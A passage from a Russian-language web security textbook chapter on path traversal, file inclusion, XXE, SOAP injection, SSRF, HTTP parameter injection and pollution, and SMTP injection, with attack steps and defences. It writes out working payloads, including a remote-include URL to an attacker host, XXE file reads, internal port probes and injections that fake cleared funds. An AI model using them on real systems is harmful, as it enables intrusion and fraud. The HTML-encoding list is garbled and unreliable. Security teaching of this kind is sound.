нет, переберите все способы обхода фильтра последовательностей до успешного варианта второго запроса. Если он не даёт обратиться к `/etc/passwd`, проверьте фильтрацию типа файла запросом:

```
diagram1.jpg%00.jpg
```

Работая полностью внутри начального каталога приложения, выясните все применяемые фильтры и возможность отдельного обхода каждого описанными методами.

5. Разумеется, при доступе к исходному коду задача намного проще: можно систематически перебирать ввод и точно проверять, какое имя, если вообще какое-либо, достигает файловой системы.

Работа с нестандартной кодировкой

Вероятно, самый безумный из встреченных авторами дефектов обхода пути включал нестандартную схему кодирования имён, которые в итоге обрабатывались небезопасно. Он показал, что обфускация не заменяет безопасность.

Приложение имело функцию рабочего процесса для загрузки и выгрузки файлов. Запрос загрузки передавал параметр имени, уязвимый для обхода при записи. После успешной загрузки приложение давало URL для скачивания, но с двумя важными оговорками:

• приложение проверяло существование записываемого файла и отказывалось его перезаписывать;

• URL для скачивания представляли имена собственной схемой обфускации, похожей на изменённый Base64 с разным набором символов в каждой позиции закодированного имени.

Вместе эти оговорки мешали прямой эксплуатации. Хотя произвольные файлы можно было записывать в файловую систему, существующие перезаписывать было нельзя, а низкие привилегии веб-процесса не позволяли создавать новые в интересных местах. Кроме того, запросить произвольный существующий файл вроде `/etc/passwd` без обратного проектирования кодировки было невозможно, а это долгая и непривлекательная задача.

Небольшой эксперимент показал, что обфусцированные URL содержат исходную строку имени:

• `test.txt` превращалось в `zM1YTU4NTY2Y`;

• `foo/../test.txt` превращалось в `E1NzUyMzE0ZjQ0NjMzND`.

Различная длина URL указывала, что до кодирования путь не канонизировался. Это дало достаточную точку опоры. Сначала был отправлен файл с именем:

```
../../../../../../../etc/passwd/../../tmp/foo
```

В канонической форме оно эквивалентно:

```
/tmp/foo
```

поэтому веб-сервер мог его записать. Загрузка создала URL с обфусцированным именем:

```
FhwUk1rNXFUVEJOZW1kNlRsUk5NazE2V1RKTmFrMHdUbXBWZWs1NldYaE5lb
```

Чтобы вернуть `/etc/passwd`, значение достаточно было обрезать в нужной точке:

```
FhwUk1rNXFUVEJOZW1kNlRsUk5NazE2V1RKTmFrM
```

Попытка скачать файл с этим значением вернула `passwd`. Сервер предоставил достаточно ресурсов для кодирования произвольных путей по собственной схеме без расшифровки алгоритма обфускации.

> **Примечание.** Обратите внимание на лишнюю последовательность `./` в имени загруженного файла. Она была нужна, чтобы обрезанный URL заканчивался на границе 3-байтового блока открытого текста и, следовательно, 4-байтового блока кодированного текста в соответствии с Base64. Обрезка посреди блока почти наверняка вызвала бы ошибку декодирования на сервере.

Эксплуатация уязвимостей обхода

Как атаковать, если обход пути даёт чтение или запись произвольных файлов сервера? Обычно доступ будет совпадать с правами процесса веб-сервера.

> **Этапы атаки**
>
> Дефекты с чтением позволяют получать интересные файлы с непосредственно полезными сведениями или данными для уточнения других атак. Например:
>
> • файлы паролей ОС и приложения;

• конфигурации сервера и приложения для поиска иных уязвимостей или уточнения атаки;
• включаемые файлы с учётными данными базы;
• источники данных приложения, например файлы MySQL или XML;
• исходный код исполняемых сервером страниц для поиска ошибок, например `GetImage.aspx?file=GetImage.aspx`;
• журналы приложения с именами пользователей, токенами сеансов и подобными сведениями.

Если дефект предоставляет запись, главная цель - добиться выполнения произвольных команд на сервере. Возможные способы:

• создать сценарии в папках автозагрузки пользователей;
• изменить файлы наподобие `in.ftpd`, чтобы при следующем подключении пользователя выполнялись произвольные команды;
• записать сценарии в веб-каталог с разрешением на выполнение и вызвать их браузером.

Предотвращение уязвимостей обхода пути

Безусловно самый эффективный способ устранения - не передавать пользовательские данные никакому API файловой системы. Во многих случаях, включая исходный пример `GetFile.ashx?filename=keira.jpg`, в этом нет необходимости. Большинство файлов без управления доступом можно поместить в веб-корень и открывать по прямому URL. Если это невозможно, приложение может хранить жёстко заданный список изображений, разрешённых для выдачи страницей, и использовать иной идентификатор требуемого файла, например номер индекса. Запрос с недопустимым идентификатором отклоняется, и у пользователя не остаётся поверхности для манипулирования путём.

В некоторых случаях, например при загрузке и выгрузке файлов рабочего процесса, пользователям желательно разрешить указывать имена. Разработчики могут решить, что проще всего передавать пользовательское имя API файловой системы. Тогда следует применить глубокоэшелонированную защиту с несколькими препятствиями для обхода пути.

Ниже приведены примеры защитных мер; в идеале следует применять вместе как можно больше:

• после всего необходимого декодирования и канонизации проверяйте имя на последовательности обхода с прямыми и обратными косыми чертами и нулевые байты. При обнаружении прекратите обработку. Не пытайтесь очищать вредоносное имя;

• используйте жёстко заданный список допустимых типов файлов и после декодирования и канонизации отклоняйте запросы других типов;

• после всей фильтрации применяйте подходящие API файловой системы, чтобы удостовериться, что доступный по имени файл находится в заданном начальном каталоге.

В Java создайте объект `java.io.File` из пользовательского имени и вызовите `getCanonicalPath`. Если возвращённая строка не начинается с имени начального каталога, пользователь каким-то образом обошёл фильтры, и запрос следует отклонить.

В ASP.NET передайте имя методу `System.Io.Path.GetFullPath` и проверьте возвращённую строку тем же способом.

Приложение может смягчить влияние большинства эксплуатируемых дефектов, используя для доступа к каталогу окружение `chroot`. В нём каталог считается корнем файловой системы, а лишние последовательности подъёма выше него игнорируются. `chroot` нативно поддерживается большинством UNIX-подобных платформ. В Windows похожего эффекта в отношении обхода можно достичь, подключив начальный каталог как новый логический диск и используя его букву.

Защиту от обхода пути следует интегрировать с журналированием и оповещениями. Запрос с последовательностями обхода указывает на вероятный злой умысел. Его следует зарегистрировать как попытку нарушения безопасности, завершить сеанс пользователя и, если применимо, приостановить учётную запись и оповестить администратора.

Уязвимости включения файлов

Многие языки сценариев поддерживают включаемые файлы. Разработчики помещают повторно используемые компоненты кода в отдельные файлы и включают их в код конкретных функций по мере необходимости. Код включённого файла интерпретируется так, будто был вставлен в место директивы включения.

Удалённое включение файлов

PHP особенно подвержен уязвимостям включения, поскольку его функции принимают путь к удалённому файлу. На этом основывалось множество уязвимостей PHP-приложений.

Рассмотрим приложение, выдающее разное содержимое людям в разных местах. Выбор местоположения передаётся серверу параметром:

```
https://wahh-app.com/main.php?Country=US
```

Приложение обрабатывает `Country` так:

```
$country = $_GET['Country'];
include( $country . '.php' );
```

Среда загружает расположенный в файловой системе файл `US.php`. Его содержимое фактически копируется в `main.php` и выполняется.

Злоумышленник может эксплуатировать это поведение несколькими способами, самый серьёзный из которых - указать внешний URL как расположение включаемого файла. Функция PHP `include` принимает такой ввод, а среда получает файл и выполняет его содержимое. Поэтому злоумышленник может создать вредоносный сценарий произвольной сложности, разместить на своём веб-сервере и вызвать через уязвимую функцию. Например:

```
https://wahh-app.com/main.php?Country=http://wahh-attacker.com/backdoor
```

Локальное включение файлов

Иногда включаемые файлы загружаются на основе контролируемых данных, но указать URL внешнего сервера нельзя. Например, если пользовательские данные передаются функции ASP `Server.Execute`, злоумышленник может выполнить произвольный сценарий ASP при условии, что он принадлежит тому же приложению, что и вызывающая функция.

В этой ситуации поведение всё ещё можно эксплуатировать для несанкционированных действий:

• на сервере могут быть исполняемые файлы, недоступные обычным путём. Например, запросы к `/admin` могут блокироваться общими средствами управления доступом. Если включить конфиденциальную функцию в разрешённую страницу, можно получить к ней доступ;

• статические ресурсы могут быть аналогично защищены от прямого доступа. Если динамически включить их в другие страницы, среда обычно просто копирует содержимое статического ресурса в ответ.

Поиск уязвимостей включения файлов

Они могут относиться к любому пользовательскому элементу, особенно параметрам языка или местоположения, а также случаям, где имя серверного файла явно передаётся как параметр.

Этапы атаки

Для проверки удалённого включения:

1. Передайте в каждый целевой параметр URL ресурса на контролируемом веб-сервере и выясните, поступают ли запросы от узла целевого приложения.

2. Если нет, передайте URL с несуществующим IP-адресом и проверьте, возникает ли тайм-аут при попытке сервера подключиться.

3. При подтверждённой уязвимости создайте вредоносный сценарий с доступными API соответствующего языка, как для атак динамического выполнения.

Уязвимости локального включения возможны в гораздо большем числе сред. Для проверки:

1. Передайте имя известного исполняемого ресурса сервера и проследите за изменением поведения.

2. Передайте имя известного статического ресурса и выясните, копируется ли содержимое в ответ.

3. При уязвимости попытайтесь получить конфиденциальные функции или ресурсы, недоступные непосредственно через веб-сервер.

4. Проверьте доступ к файлам других каталогов описанными методами обхода.

Инъекция в интерпретаторы XML

XML широко используется современными веб-приложениями как в запросах и ответах между браузером и внешним сервером приложения, так и в сообщениях между серверными компонентами, например службами SOAP. В обоих местах специально сформированный ввод может вмешаться в работу приложения и обычно выполнить несанкционированное действие.

Инъекция внешних сущностей XML

Современные веб-приложения часто используют XML для отправки данных от клиента серверу. Сервер действует на их основе и может вернуть XML либо иной формат. Чаще всего это встречается в приложениях Ajax с асинхронными фоновыми запросами, а также в расширениях браузера и других клиентских технологиях.

Рассмотрим функцию поиска на Ajax. Когда пользователь вводит условие, клиентский сценарий отправляет:

```
POST /search/128/AjaxSearch.ashx HTTP/1.1
Host: mdsec.net
Content-Type: text/xml; charset=UTF-8
Content-Length: 44

<Search><SearchTerm>nothing will change</SearchTerm></Search>
```

Сервер отвечает следующим образом, хотя уязвимости возможны независимо от формата ответа:

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: 81

<Search><SearchResult>No results found for expression: nothing will
change</SearchResult></Search>
```

Клиентский сценарий обрабатывает ответ и обновляет часть интерфейса результатами.

При встрече с такой функциональностью всегда проверяйте инъекцию внешних сущностей XML (XML external entity, XXE). Уязвимость возникает потому, что стандартные библиотеки анализа XML поддерживают ссылки на сущности - способ обращения к данным внутри или вне документа. Например, сущности символов < и >:

```
&lt;
&gt;
```

XML позволяет определять собственные сущности внутри документа в необязательном элементе `DOCTYPE` в начале. Например:

```
<!DOCTYPE foo [ <!ENTITY testref "testrefvalue" > ]>
```

Если документ содержит это определение, анализатор заменяет каждую ссылку `&testref;` заданным значением `testrefvalue`.

Кроме того, спецификация разрешает определять сущности внешними ссылками, значение которых анализатор получает динамически. Такие определения используют формат URL и могут ссылаться на внешние веб-адреса или локальные ресурсы. Анализатор получает содержимое указанного URL или файла и использует как значение сущности. Если приложение возвращает часть XML с внешней сущностью, в ответ попадает содержимое указанного ресурса.

Злоумышленник добавляет подходящий `DOCTYPE` в XML-запрос либо изменяет существующий. Внешняя ссылка задаётся ключевым словом `SYSTEM`, а её URL может использовать протокол `file:`.

В предыдущем примере злоумышленник отправляет запрос, определяющий сущность со ссылкой на файл сервера:

```
POST /search/128/AjaxSearch.ashx HTTP/1.1
Host: mdsec.net
Content-Type: text/xml; charset=UTF-8
Content-Length: 115

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///windows/win.ini" > ]>
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

Анализатор получает содержимое файла и подставляет вместо ссылки, использованной в `SearchTerm`. Поскольку значение элемента отражается в ответе, сервер возвращает файл:

```
HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: 556

<Search><SearchResult>No results found for expression: ; for 16-bit app
support
 [fonts]
 [extensions]
 [mci extensions]
 [files]
...
```

> **Попробуйте сами!**
>
> mdsec.net

Помимо протокола `file:` для локальной файловой системы злоумышленник может использовать, например, `http:`, заставляя сервер получать сетевые ресурсы. URL могут задавать произвольные узлы, IP-адреса и порты и позволить взаимодействовать с серверными службами, недоступными из Интернета. Например, следующая атака подключается к почтовому серверу на порту 25 частного адреса 192.168.1.1:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://192.168.1.1:25" > ]>
<Search><SearchTerm>&xxe;</SearchTerm></Search>
```

Этот метод допускает различные атаки:

• использовать приложение как прокси для получения конфиденциального содержимого любого достижимого веб-сервера, включая внутренние узлы в частном немаршрутизируемом пространстве;

• эксплуатировать уязвимости серверных веб-приложений, если это возможно через URL;

• проверять открытые порты серверных систем, перебирая IP-адреса и номера. Иногда состояние определяется по различиям времени, а иногда в ответах возвращаются баннеры служб.

Наконец, если приложение получает внешнюю сущность, но не возвращает её в ответе, всё равно можно вызвать отказ в обслуживании, бесконечно читая поток файла. Например:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///dev/random"> ]>
```

Инъекция в службы SOAP

Simple Object Access Protocol (SOAP) - технология обмена сообщениями, использующая XML для инкапсуляции данных. Она позволяет обмениваться сведениями между системами с разными ОС и архитектурами и главным образом применяется в веб-службах. В браузерном веб-приложении SOAP чаще всего встречается в обмене между серверными компонентами.

SOAP часто используется в крупных корпоративных приложениях, где задачи распределены между компьютерами для повышения производительности, а также когда веб-приложение служит внешним интерфейсом существующей системы. Обмен SOAP обеспечивает модульность и совместимость.

Поскольку XML является интерпретируемым языком, SOAP потенциально уязвим для внедрения кода подобно уже описанным примерам. XML-элементы синтаксически обозначаются метасимволами <, > и /. Если пользовательские данные с этими символами непосредственно вставляются в SOAP-сообщение, злоумышленник может изменить его структуру, вмешаться в логику приложения или вызвать другие нежелательные эффекты.

Рассмотрим банковское приложение, где пользователь инициирует перевод HTTP-запросом:

```
POST /bank/27/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 65

FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit
```

При обработке между двумя серверными компонентами отправляется SOAP-сообщение:

```
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope">
  <soap:Body>
    <pre:Add xmlns:pre=http://target/lists soap:encodingStyle=
"http://www.w3.org/2001/12/soap-encoding">
      <Account>
        <FromAccount>18281008</FromAccount>
        <Amount>1430</Amount>
        <ClearedFunds>False</ClearedFunds>
        <ToAccount>08447656</ToAccount>
      </Account>
    </pre:Add>
  </soap:Body>
</soap:Envelope>
```

Элементы XML соответствуют параметрам HTTP-запроса, но добавлен `ClearedFunds`. В этой точке логики приложение определило недостаточность средств и установило `False`, поэтому получающий SOAP компонент не действует.

В такой ситуации можно разными способами внедриться в сообщение и вмешаться в логику. Например, следующий запрос вставляет дополнительный элемент `ClearedFunds` перед исходным, сохраняя синтаксическую допустимость XML. Если приложение обрабатывает первый встреченный элемент, перевод может выполниться без средств:

```
POST /bank/27/Default.aspx HTTP/1.0
Host: mdsec.net

Content-Length: 119

FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True
</ClearedFunds><Amount>1430&ToAccount=08447656&Submit=Submit
```

Если приложение обрабатывает последний элемент `ClearedFunds`, похожую атаку можно внедрить в `ToAccount`. Другой вариант - комментариями XML удалить часть исходного SOAP-сообщения и заменить элементы собственными. Следующий запрос внедряет `ClearedFunds` через `Amount`, добавляет открывающий тег `ToAccount`, открывает комментарий и закрывает его в параметре `ToAccount`, сохраняя допустимый XML:

```
POST /bank/27/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 125

FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True
</ClearedFunds><ToAccount><!--&ToAccount=-->08447656&Submit=Submit
```

Ещё один вариант - завершить всё SOAP-сообщение внутри внедрённого параметра и закомментировать остаток. Но открывающий комментарий не имеет закрывающего, поэтому XML строго недействителен и большинство библиотек его отклонит. Атака вероятна лишь против самодельного анализатора:

```
POST /bank/27/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 176

FromAccount=18281008&Amount=1430</Amount><ClearedFunds>True
</ClearedFunds>
<ToAccount>08447656</ToAccount></Account></pre:Add></soap:Body>
</soap:Envelope>
<!--&Submit=Submit
```

> **Попробуйте сами!** Первый пример содержит полезное сообщение об ошибке для уточнения атаки:
>
> mdsec.net
>
> Следующие примеры содержат ту же уязвимость, но намного менее подробную обратную связь. Посмотрите, насколько трудно эксплуатировать SOAP-инъекцию без полезных сообщений:
>
> mdsec.net
>
> mdsec.net

Поиск и эксплуатация SOAP-инъекции

SOAP-инъекцию трудно обнаружить: несформированные XML-метасимволы нарушают формат сообщения и часто вызывают неинформативную ошибку. Тем не менее следующие действия позволяют выявить уязвимость с некоторой надёжностью.

Этапы атаки

1. Поочерёдно передавайте в каждый параметр посторонний закрывающий тег, например `</foo>`. Если ошибки нет, ввод, вероятно, не вставляется в SOAP либо очищается.

2. Если ошибка есть, передайте допустимую пару `<foo></foo>`. Если ошибка исчезает, приложение может быть уязвимо.

3. Иногда данные после вставки в XML читаются обратно и возвращаются пользователю. Если изменяемый элемент отражается в ответах, выясните, возвращается ли XML без изменений или нормализуется. Последовательно передайте:

```
test<foo/>
test<foo></foo>
```

Если один элемент возвращается как другой либо просто как `test`, можно быть уверенным, что ввод вставляется в XML-сообщение.

4. Если HTTP-запрос содержит несколько потенциально помещаемых в SOAP параметров, вставьте открытие комментария (`<!--`) в один, а закрытие (`!-->`) в другой. Затем поменяйте их местами, поскольку порядок параметров неизвестен. Это может закомментировать часть серверного SOAP, изменить логику или вызвать другую ошибку, раскрывающую сведения.

Если SOAP-инъекцию трудно обнаружить, эксплуатировать её ещё сложнее. Обычно необходимо знать окружающую данные структуру XML, чтобы изменить сообщение, не сделав его недействительным. Во всех проверках ищите ошибки, раскрывающие подробности SOAP. При удаче подробное сообщение покажет всё сообщение и позволит подготовить значения. Иначе останется почти безнадёжное чистое угадывание.

Предотвращение SOAP-инъекции

SOAP-инъекцию предотвращают фильтры проверки на границах во всех точках вставки пользовательских данных (см. главу 2). Это относится и к данным текущего запроса, и к сохранённым из прежних запросов либо созданным обработкой пользовательского ввода.

Для предотвращения описанных атак приложение должно HTML-кодировать XML-метасимволы пользовательского ввода, заменяя буквальные символы соответствующими HTML-сущностями. Тогда XML-интерпретатор считает их частью значения элемента, а не структуры сообщения. Кодировки распространённых проблемных символов:

- `<` - `<`;
- `>` - `>`;
- `/` - `/`.

Инъекция в серверные HTTP-запросы

Ранее было показано, как приложения включают пользовательские данные в серверные SOAP-запросы к недоступным пользователю службам. В более общем случае ввод может встраиваться в любой серверный HTTP-запрос, включая обычные пары имя/значение. Такое поведение часто уязвимо, поскольку приложение фактически проксирует предоставленные URL или параметры. Атаки делятся на категории:

• **серверное HTTP-перенаправление** позволяет указать произвольный ресурс или URL, который затем запрашивает внешний сервер приложения;

• **инъекция параметров HTTP (HPI)** позволяет вставить произвольные параметры в серверный HTTP-запрос. Если внедряется уже существующий параметр, **загрязнение параметров HTTP (HPP)** может переопределить исходное значение сервера.

Серверное HTTP-перенаправление

Уязвимость возникает, когда приложение включает контролируемый ввод в URL, получаемый серверным HTTP-запросом. Ввод может составлять весь URL либо обрабатываться, например с добавлением стандартного суффикса.

Серверный запрос может обращаться к публичному домену либо внутреннему серверу, недоступному пользователю. Содержимое может быть центральным для приложения, например интерфейс платёжного шлюза, или периферийным, например статическим ресурсом третьей стороны. Так часто объединяют разнородные внутренние и внешние компоненты единым внешним приложением, которое выполняет за них управление доступом и сеансами. Если злоумышленник контролирует IP-адрес или имя в серверном запросе, он может заставить сервер подключиться к произвольному ресурсу и иногда получить ответ.

Рассмотрим внешний запрос, где `loc` задаёт версию CSS-файла клиента:

```
POST /account/home HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: wahh-blogs.net
Content-Length: 65

view=default&loc=online.wahh-blogs.net/css/wahh.css
```

Если URL в `loc` не проверяется, злоумышленник заменяет `online.wahh-blogs.net` произвольным именем. Приложение получает ресурс и превращается в прокси к потенциально конфиденциальным серверным службам. Следующий пример подключается к SSH на сервере:

```
POST /account/home HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: blogs.mdsec.net
Content-Length: 65

view=default&loc=192.168.0.1:22
```

Ответ включает баннер SSH:

```
HTTP/1.1 200 OK
Connection: close

SSH-2.0-OpenSSH_4.2Protocol mismatch.
```

Серверное HTTP-перенаправление позволяет использовать приложение как открытый HTTP-прокси для дальнейших атак:

• атаковать сторонние системы Интернета, причём вредоносный трафик будет выглядеть исходящим от сервера уязвимого приложения;

• подключаться к произвольным узлам внутренней сети организации и достигать целей, недоступных непосредственно из Интернета;

• подключаться через прокси к другим службам самого сервера приложений, обходя ограничения межсетевого экрана и потенциально используя доверительные отношения для обхода аутентификации;

• доставлять через прокси другие атаки, например межсайтовое выполнение сценариев, заставляя приложение включать контролируемое содержимое в ответы (см. главу 12).

Этапы атаки

1. Найдите параметры запроса, похожие на имена узлов, IP-адреса или полные URL.

2. Для каждого измените значение на похожий альтернативный ресурс и проверьте, появляется ли он в ответе сервера.

3. Укажите URL контролируемого сервера в Интернете и следите за входящими подключениями от целевого приложения.

4. Если подключения нет, измерьте время ответа приложения. Задержка может означать тайм-аут серверного запроса из-за сетевых ограничений исходящих соединений.

5. Если функциональность подключается к произвольным URL, попробуйте:

a. определить, можно ли задавать порт, например `http://mdattacker.net:22`;

b. при успехе просканировать порты внутренней сети, последовательно подключаясь к диапазону IP-адресов и портов инструментом вроде Burp Intruder (см. главу 14);

c. подключиться к другим службам на адресе обратной петли сервера;

d. загрузить контролируемую веб-страницу в ответ приложения для атаки межсайтового выполнения сценариев.

Примечание. Некоторые API серверного перенаправления, например `Server.Transfer()` и `Server.Execute()` в ASP.NET, разрешают только относительные URL того же узла. Передача им пользовательского ввода всё ещё может эксплуатировать доверительные отношения и давать доступ к ресурсам сервера, защищённым аутентификацией уровня платформы.

Попробуйте сами!

mdsec.net

mdsec.net

Инъекция параметров HTTP

HTTP parameter injection (HPI) возникает, когда пользовательские параметры используются внутри серверного HTTP-запроса. Рассмотрим вариант функции банковского перевода, ранее уязвимой для SOAP-инъекции:

```
POST /bank/48/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 65

FromAccount=18281008&Amount=1430&ToAccount=08447656&Submit=Submit
```

Этот внешний запрос заставляет приложение отправить следующий серверный HTTP-запрос другому веб-серверу банковской инфраструктуры, скопировав часть значений:

```
POST /doTransfer.asp HTTP/1.0
Host: mdsec-mgr.int.mdsec.net
Content-Length: 44
fromacc=18281008&amount=1430&toacc=08447656
```

Сервер проверяет наличие подтверждённых средств и при успехе выполняет перевод. Но внешний сервер может обойти проверку параметром:

```
clearedfunds=true
```

Зная это, злоумышленник пытается внедрить `clearedfunds` в серверный запрос. Он добавляет его к существующему значению и URL-кодирует разделители & и =:

```
POST /bank/48/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 96

FromAccount=18281008&Amount=1430&ToAccount=08447656%26clearedfunds%3dtrue&Submit=Submit
```

При обработке сервер приложения обычным образом декодирует параметры, и внешний компонент получает значение `ToAccount`:

```
08447656&clearedfunds=true
```

Если оно не проверяется и без очистки передаётся дальше, формируется серверный запрос, успешно обходящий проверку средств:

```
POST /doTransfer.asp HTTP/1.0
Host: mdsec-mgr.int.mdsec.net
Content-Length: 62

fromacc=18281008&amount=1430&toacc=08447656&clearedfunds=true
```

> **Попробуйте сами!**
>
> mdsec.net

> **Примечание.** В отличие от SOAP-инъекции, произвольные неожиданные параметры серверного запроса вряд ли вызовут ошибку. Поэтому успешная атака обычно требует точного знания используемых серверных параметров. В чёрном ящике это трудно, но может быть просто, если приложение использует сторонние компоненты с доступным для изучения кодом.

Загрязнение параметров HTTP

HPP возникает в разных контекстах (другие примеры см. в главах 12 и 13) и часто применим к HPI. Спецификации HTTP не определяют поведение веб-сервера при нескольких параметрах с одинаковым именем. На практике встречаются варианты:

• использовать первый экземпляр;

• использовать последний экземпляр;

• объединить значения, возможно добавив разделитель;

• построить массив всех значений.

В предыдущем примере HPI злоумышленник добавлял новый параметр. На практике чаще целевой параметр уже существует в серверном запросе. Тогда можно внедрить второй экземпляр с тем же именем. Поведение зависит от обработки дубликатов сервером, а HPP может «переопределить» исходное значение внедрённым.

Например, исходный серверный запрос:

```
POST /doTransfer.asp HTTP/1.0
Host: mdsec-mgr.int.mdsec.net
Content-Length: 62

fromacc=18281008&amount=1430&clearedfunds=false&toacc=08447656
```

Если сервер использует первый экземпляр дублированного параметра, злоумышленник помещает атаку в `FromAccount` внешнего запроса:

```
POST /bank/52/Default.aspx HTTP/1.0
Host: mdsec.net
Content-Length: 96

FromAccount=18281008%26clearedfunds%3dtrue&Amount=1430&ToAccount=08447656&Submit=Submit
```

Если сервер использует последний экземпляр, атаку помещают в `ToAccount`.

> **Попробуйте сами!**
>
> mdsec.net
>
> mdsec.net

Результаты HPP сильно зависят от обработки повторяющихся параметров целевым сервером и точной точки вставки. Это имеет важные последствия, если один HTTP-запрос обрабатывают две технологии. Межсетевой экран веб-приложений или обратный прокси может обработать запрос и передать приложению, которое затем отбросит переменные или даже построит строки из прежде раздельных частей запроса.

Хорошая статья о поведении распространённых серверов:

www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf

Атаки на преобразование URL

Многие серверы переписывают поступающие URL, сопоставляя их соответствующим серверным функциям. Помимо обычного переписывания это встречается в параметрах стиля REST, специальных оболочках навигации и других способах преобразования URL. Такая обработка может быть уязвима для HPI и HPP.

Для простоты и удобства навигации некоторые приложения помещают значения параметров в путь URL вместо строки запроса. Часто это реализуется простыми правилами преобразования и пересылки к настоящей цели. Следующие правила `mod_rewrite` Apache обрабатывают публичный доступ к профилям:

```
RewriteCond %{THE_REQUEST} ^[A-Z]{3,9}\ /pub/user/[^\&]*\ HTTP/
RewriteRule ^pub/user/([^/\.]+)$ /inc/user_mgr.php?mode=view&name=$1
```

Правило берёт эстетичный запрос:

```
/pub/user/marcus
```

и преобразует в серверный запрос функции просмотра страницы `user_mgr.php`, перемещая `marcus` в строку и добавляя `mode=view`:

```
/inc/user_mgr.php?mode=view&name=marcus
```

Здесь HPI может внедрить второй параметр `mode`. Если злоумышленник запрашивает:

```
/pub/user/marcus%26mode=edit
```

декодированное значение встраивается так:

```
/inc/user_mgr.php?mode=view&name=marcus&mode=edit
```

Как и при HPP, успех зависит от обработки дубликата. В PHP параметр `mode` получает значение `edit`, и атака успешна.

Этапы атаки

1. Поочерёдно нацеливайтесь на каждый параметр и пытайтесь добавить новый с разным синтаксисом:

• `%26foo%3dbar` - URL-кодированное `&foo=bar`;
• `%3bfoo%3dbar` - URL-кодированное `;foo=bar`;
• `%2526foo%253dbar` - дважды URL-кодированное `&foo=bar`.

2. Найдите случаи, где приложение ведёт себя так, будто исходный параметр не изменён. Это относится только к параметрам, изменение которых обычно влияет на ответ.

3. Каждый такой случай может допускать инъекцию параметров. Попробуйте внедрить известный параметр в разные точки запроса и проверить переопределение или изменение существующего. Например:

```
FromAccount=18281008%26Amount%3d4444&Amount=1430&ToAccount=08447656
```

4. Если новое значение переопределяет существующее, выясните, можно ли обойти внешнюю проверку внедрением значения, читаемого сервером.

5. Заменяйте известный параметр дополнительными именами, как при картографировании и обнаружении содержимого в главе 4.

6. Проверьте терпимость приложения к нескольким экземплярам одного параметра. Передавайте лишние значения до и после других параметров и в разных местах: строке запроса, cookie и теле сообщения.

Инъекция в почтовые службы

Многие приложения позволяют отправлять сообщения через форму, например сообщать о проблеме поддержке или оставлять отзыв. Обычно это реализовано через почтовый сервер SMTP. Пользовательский ввод вставляется в SMTP-диалог сервера приложений с почтовым сервером. Специально сформированные неотфильтрованные данные могут внедрить произвольные команды SMTP.

Чаще всего приложение позволяет задать содержимое сообщения и собственный адрес, вставляемый в поле From, иногда тему и другие сведения. Любое контролируемое поле может быть уязвимо для SMTP-инъекции.

Такие уязвимости часто эксплуатируют спамеры, сканирующие Интернет в поисках уязвимых форм и создающие большие объёмы нежелательной почты.

Манипулирование заголовками электронной почты

Рассмотрим форму на рисунке 10-6 для отправки отзывов.




Рисунок 10-6. Типичная форма обратной связи сайта.

Пользователь задаёт адрес From и содержимое. Приложение передаёт ввод команде PHP `mail()`, которая формирует письмо и проводит SMTP-диалог. Создаётся сообщение:

```
To: admin@wahh-app.com
From: marcus@wahh-mail.com
Subject: Site problem

Confirm Order page doesn't load
```

Команда PHP `mail()` использует параметр `additional_headers` для адреса From. Он также задаёт другие заголовки, включая Cc и Bcc, разделяя их переводами строки. Поэтому злоумышленник может отправить сообщение произвольным получателям, внедрив такой заголовок в поле From, как на рисунке 10-7.

